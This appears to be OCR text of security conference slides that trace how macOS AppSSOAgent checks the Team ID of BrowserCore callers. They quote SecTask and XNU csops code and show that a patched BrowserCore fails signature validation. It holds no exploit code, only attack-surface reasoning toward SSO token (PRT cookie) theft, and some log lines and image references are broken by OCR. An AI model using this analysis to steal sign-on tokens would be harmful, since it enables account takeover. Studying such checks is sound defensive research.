AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] 66678: (null) is managed: NO
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] teamIdentifier: (null), error: (null)
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _localizedNameForPath:] /path/to/BrowserCore_patched -> BrowserCore_patched on SOAgentUtils
```

```
gent: (AppSSOCore) [com.apple.AppSSO:SO
ppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAge
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentU
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] 67518: micr
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] t
SSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOA
[com.apple.AppSSO:SOAgentUti
```

We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

macOS Kernel & Security

- darling-security/sectask/SecTask.c
  - Wraps system calls into high-level security API

    (used by apps like BrowserCore)
- darwin-xnu/bsd/kern/kern_proc.c
  - Low-level process info & validation

    (PID, audit token, code signature)
- These two layers define who you are in macOS security logic

darling-security/sectask/SecTask.c

```
CFStringRef
SecTaskCopySigningIdentifier(SecTaskRef task, CFErrorRef *error)
{
    return SecTaskCopyIdentifier(task, CS_OPS_IDENTITY, error);
}

CFStringRef
SecTaskCopyTeamIdentifier(SecTaskRef task, CFErrorRef *error)
{
    return SecTaskCopyIdentifier(task, CS_OPS_TEAMID, error);
}
```

AppSSOAgent

↓

`SecTaskCopyIdentifier()`


A FEW
MOMENTS LATER

darwin-xnu/bsd/kern/kern_proc.c

```
case CS_OPS_TEAMID: {
        const char *ide
```

```
if ((pt->p_csflags & (CS_VALID | CS_DEBUGGED)) == 0
        proc_unlock(pt);
        error = EINVAL;
        break;
}
```

AppSSOAgent

↓

`SecTaskCopyIdentifier()`

↓

`csops_task()`

↓

`csops_audittoken()`

↓

`csops_internel()`

↓


Case Team ID

↓

CS_VALID || CS_DEBUGGED

Two Different Callers in SSO Flow

- Caller of BrowserCore
  - A browser (e.g. Chrome, Edge)
  - Parent of the parent process ch ed




- Caller of AppSSOAgent
  - BrowserCore (or a similar implementation by third-party vendors)
  - Requires CS_VALID or CS_DEBUGGED to retrieve the caller's Team ID


Bypassing Team ID check is impossible

- Team ID is cryptographically derived from a valid Apple Developer certificate
- Accessing Team ID requires using SecTask APIs
- SecTask enforces code signature integrity before returning identity
- Debug mode allows access, but requires high privileges
- This makes bypassing the Team ID check a total Mission: Impossible.

SSO Flow of Browsercore_patched




SSO Flow of Browsercore_patched




> Patch applied

SSO Flow of Browsercore_patched




- Patch applied
- Signature invalid

SSO Flow of Browsercore_patched




- Patch applied
- Signature invalid
- csops_internal() fails

SSO Flow of Browsercore_patched



- Patch applied
- Signature invalid
- csops_internal() fails
- Null Bundle ID

